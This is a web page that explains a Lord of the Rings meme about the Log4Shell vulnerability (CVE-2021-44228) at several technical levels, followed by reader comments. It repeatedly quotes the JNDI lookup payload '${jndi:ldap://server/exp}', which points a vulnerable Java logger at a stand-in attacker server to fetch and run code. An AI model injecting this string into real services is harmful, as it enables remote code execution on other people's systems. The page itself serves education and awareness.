Log4Shell payload: one string to pwn every unsuspecting Java service
Why is this Security meme funny?
Level 1: One Key to Open All
Imagine if there were a master key that could open every lock in your neighborhood – one tiny key that lets you into any house, any car, anywhere. It sounds like a fairy tale, right? Well, something a bit like that happened in the computer world. A simple string of text turned out to be like that master key for many servers. By sending this one weird phrase to those servers, a bad actor could essentially “unlock” them (in a digital sense) and make them do whatever the attacker wanted. It’s as if saying a secret magic word aloud could suddenly make every device in the world obey you.

This meme jokes about how crazy that situation was. It shows a golden ring from a fantasy story (in the story, one ring that rules all the others) engraved with that special “magic” string of text. In other words, one little piece of code was so powerful it could “rule them all.” It’s funny in a geeky way because normally, a log message or any random string of characters shouldn’t give you ultimate power over computers – that idea is both ridiculous and a little scary. The fact that it actually happened — that a few characters accidentally held so much power — makes tech folks laugh in disbelief (and maybe cringe a bit, remembering the chaos it caused).
Level 2: But It’s Just Logging?
Let’s break down what’s going on here. The meme shows the famous One Ring from The Lord of the Rings resting on a map of Middle-earth. The text at the top says “ONE STRING TO PWN THEM ALL,” which is a play on the ring’s inscription “One Ring to rule them all.” Here, “pwn” is gamer/hacker slang meaning to totally defeat or take control of something (it originally comes from a typo of the word "own"). The joke is that instead of a magical ring controlling everything, we have one magical string of text that can hack pretty much any vulnerable service.
On the ring in the image, there’s a piece of code written: ${jndi:ldap://server/exp}. At first glance, that looks like gibberish – but it’s actually the core of the real-life exploit called Log4Shell. Here’s what it means in pieces:
- Log4j – This is a very common Java library (a dependency many applications include) used by developers for logging (recording events or messages, such as errors and user actions, to a file or console). For example, you might use Log4j to log a line that says “User Alice logged in at 10:00 AM” for your records.
- JNDI – This stands for Java Naming and Directory Interface, which is a part of Java that lets programs look up data or services by name. Think of it like a phonebook or directory assistance for resources: you ask for a name, and JNDI finds the corresponding info or object, possibly from a server like an LDAP directory. For instance, an app might use JNDI to find a database connection string or an authentication service.
- The string
${jndi:ldap://server/exp}is an example of a JNDI lookup request embedded in a log message. In Log4j versions before the fix, if you included${jndi:...}in any text that got logged, Log4j would see those${}braces and try to be helpful: it would execute a JNDI lookup. So${jndi:ldap://server/exp}tells it to contact an LDAP server (hereserveris a placeholder for an attacker’s server) and look up an entry namedexp.
Now, why is that string so dangerous? This is where remote code execution comes in. Remote code execution (RCE) means an attacker can run their own code on your computer or server from far away, without permission. In the Log4Shell case, that ${jndi:ldap://...} string is like a Trojan horse. When the vulnerable Log4j library tries to fetch data from that ldap://server/exp address, an attacker can set up a malicious LDAP server that responds with a payload — essentially, it says “Sure, here’s the data you asked for,” but the "data" is actually a pointer to malicious code. Thanks to the vulnerability, Log4j will download and execute that code on your server. In plainer terms, by tricking the server into looking something up, the attacker also slips in a secret instruction: “run this program now.” And the server, not realizing the danger, does it.
This was a huge deal because Log4j is used literally everywhere in the Java world – in web applications, enterprise software, cloud services, and even games (Minecraft servers were notably affected). Once this exploit became known, it was like finding out lots of houses had the same weak lock. It became a race to fix it. We call it a zero-day exploit because bad actors started using it immediately, before people had time to patch (zero days of warning). Developers and companies had to rush to update Log4j to a safe version or put in defensive measures. There was a frantic period where everyone was combing through their projects asking, “Do we use Log4j anywhere here? Are our systems safe?” Many had to update multiple layers of software, because even if your code didn’t use Log4j, perhaps a library you relied on (a dependency of a dependency) was using it.
So, in simpler terms: this meme is saying that one tiny log message (the ${jndi:...} text) was so potent it could break into all the places that used a certain piece of software (Log4j). It humorously compares that string to the One Ring from fantasy – a single powerful thing that could control everything else. The lesson for a junior developer is that even things we consider harmless, like logging some text, can hide a security risk if our tools aren’t designed carefully or updated. It’s a reminder to be cautious with user input (never assume any input is completely “safe”), and to keep your software dependencies up-to-date, because a vulnerability in a widely-used component can have very far-reaching consequences.
Level 3: Lurking in the Logs
For seasoned developers and security engineers, this meme hits close to home. The "One string to pwn them all" tagline references the now-infamous Log4Shell saga, a zero-day exploit that had the entire industry scrambling in December 2021. It was a perfect storm involving a widely-used dependency (Apache Log4j) and a simple exploit with devastating results. The humor here comes from how absurd and epic it felt: a single log message string had the potential to compromise millions of Java services. One does not simply ignore a vulnerability like that – it was as if Sauron himself forged a hack to rule the internet.
The image of the One Ring with ${jndi:ldap://server/exp} engraved on it is especially apt for those who lived through it. In Tolkien’s lore, the One Ring was stealthy and deceptive, ruling all the other rings without their bearers realizing it. Similarly, Log4Shell was a stealthy threat lying dormant in our applications – just waiting for someone to speak (or rather, log) the incantation to unleash it. Many of us had applications running Log4j buried deep in our stack, quietly logging away, and we never suspected that something as innocuous as recording a weird-looking string in a log could hand over the keys to the kingdom. When the exploit was revealed, it felt like discovering that a crown jewel of your infrastructure was built on a fault line.
Senior devs will recall the ensuing chaos. Companies rushed to figure out where they had Log4j (often bundled indirectly via frameworks and libraries – the dreaded dependency hell). Incident response channels lit up like the beacons of Minas Tirith. We joked about the "internet on fire," but it really wasn’t far off – attackers and security researchers alike were scanning the entire internet, sending this magical string to any server that would listen. Entire fleets of services had to be patched or mitigated literally overnight. There were war-room calls, emergency firewall rules, and some developers canceled holiday plans to patch prod in a hurry. A particularly darkly funny aspect was that we had to be careful even when talking about the exploit. Simply writing out ${jndi:ldap://...} in logs or chats (to demonstrate it) could accidentally trigger any vulnerable system that saw that text. It’s like having an exploit so potent that even mentioning it risked summoning the demon.
From an architectural point of view, Log4Shell prompted a lot of reflection among experienced engineers. Why did a logging library have a feature that could make external network calls by default? It was a lesson in how powerful features, if not sandboxed properly, can turn into liabilities. This was a dependency we all trusted blindly; after all, logging is plumbing – not where you expect a critical security hole. Yet here we were, facing a supply chain vulnerability of epic proportions because a tiny piece of open-source infrastructure had a dark corner. The meme resonates because it encapsulates that drama in one picture and phrase. It’s both a laugh and a wince – laughing at the clever LOTR reference, but also cringing at the memory of all-nighters spent scrubbing ${jndi: strings from logs and upgrading dozens of applications. In hindsight it’s a classic "too real" scenario: we always joke that one misconfigured thing can bring down everything, and in late 2021 it actually happened. It came in the form of one string to rule them all (and in the darkness pwn them).
Level 4: RCE in the Darkness Bind Them
At the deepest technical level, this meme touches on a fundamental injection flaw – a scenario where data is interpreted as code, leading to an unintended execution path. The ${jndi:ldap://server/exp} sequence is not just a string; it's essentially a JNDI invocation embedded in log data. When Log4j processes a log message containing this snippet, it doesn't just print the characters. Instead, the logging library's interpolation logic treats ${...} as a directive to perform a Java Naming and Directory Interface (JNDI) lookup. In Log4j’s default configuration back in late 2021, this meant that if any logged text matched the pattern ${jndi:<protocol>://...}, Log4j would obligingly reach out over the network via that protocol (like ldap://) to fetch whatever resource the string pointed to.
This behavior uncovers a subtle interplay of systems: JNDI is a general-purpose API used for looking up objects by name (like environment configurations or remote services), but here it's being invoked from within a logging event. The design oversight was that JNDI lookups were allowed to retrieve remote references which, in Java’s powerful class-loading environment, could result in remote code execution (RCE). Specifically, an LDAP server can respond to a JNDI query with a serialized Java object reference or a path to a remote class file. Java’s class loader might then implicitly load and execute that class. Essentially, the attacker’s string is a cleverly crafted input that triggers the target server to download and execute arbitrary bytecode provided by the attacker. This is a textbook example of arbitrary code execution through injection, turning a simple log entry into a system compromise.
From a theoretical perspective, this exploit exists because of broken assumptions about trust boundaries and context separation. Logging is meant to be a passive recording of events (data in, data out with no side effects). However, Log4j’s feature of message “lookups” introduced a hidden eval-like mechanism. The presence of ${jndi:...} in untrusted log input is akin to an application unexpectedly invoking an interpreter on raw data. This parallels classic vulnerabilities like format string exploits in C. In those older exploits, a harmless-looking %s or %x in a user-supplied string could trick printf into reading or writing memory it shouldn’t. Similarly, here an ${...} pattern in attacker-controlled input tricks Log4j into contacting an external server and injecting code. Both cases break the boundary between data and executable instructions due to how the string is parsed.
Mathematically speaking, this is about as bad as an exploit gets: an input of merely a few dozen characters yields a Turing-complete outcome – the adversary can run any computation on your machine, effectively owning (“pwning”) the system. The brevity of the payload belies its potency; it's a compressed exploit that leverages the target’s own complexity against itself. The meme’s One Ring analogy is apt: the “One String” (${jndi:ldap://...}) wields disproportionate power, much like a single ring controlling many kings. It underscores how a tiny snippet in the Black Speech of exploit code can bind systems in darkness. Just as the One Ring was forged with hidden evil, this JNDI payload was a short sequence forged from an unintended synergy of features – a string that invokes remote code. The result is a vulnerability (formally CVE-2021-44228) that became a legend in security circles, reminding us that even simple log messages can harbor arcane power if underlying systems are too permissive.
Description
The meme shows the iconic golden One Ring from Lord of the Rings resting on a parchment map of Middle-earth. Across the top in bold white text it reads, "ONE STRING TO PWN THEM ALL." Super-imposed on the ring itself is the infamous Log4Shell exploit payload: "${jndi:ldap://server/exp}". The visual pun replaces Tolkien’s "One Ring to rule them all" inscription, equating the JNDI lookup string with a weapon capable of compromising countless systems. The image humorously captures the 2021 Log4j zero-day that let attackers achieve remote code execution through nothing more than a crafted log message, highlighting dependency risk, injection flaws, and the industry-wide scramble that followed
Comments
7Comment deleted
Sauron needed millennia to forge his Ring; we recreated the same existential threat by leaving formatMsgNoLookups=false in production
The real Lord of the Rings trilogy: discovering Log4Shell on Friday afternoon, spending the weekend grep-ing through 500 microservices for log4j dependencies, and realizing on Monday that your vendor's embedded JAR from 2014 still contains version 2.0-beta9
Forged in the fires of Mount Apache, and like the original, the safest fix was throwing the whole lookup feature into the volcano
Ah yes, the legendary connection string - forged in the fires of a junior dev's first commit, hardcoded directly into the codebase, and destined to grant root access to anyone who bothers to decompile the binary. One does not simply rotate credentials when they're scattered across 47 microservices, 12 legacy monoliths, and that one PowerShell script Bob wrote in 2009 that nobody dares touch. The real horror isn't the LDAP injection vulnerability - it's realizing this string has been in production for three years and is referenced in 200+ places across the infrastructure
Log4j briefly turned observability into RCE-as-a-service - who knew logging a string could execute the org chart
One string to rule them, one string to find them... and exec /bin/sh
Observability is awesome - right up until your logger treats "${jndi:ldap://…}" as a feature and your LDAP server accidentally becomes your CI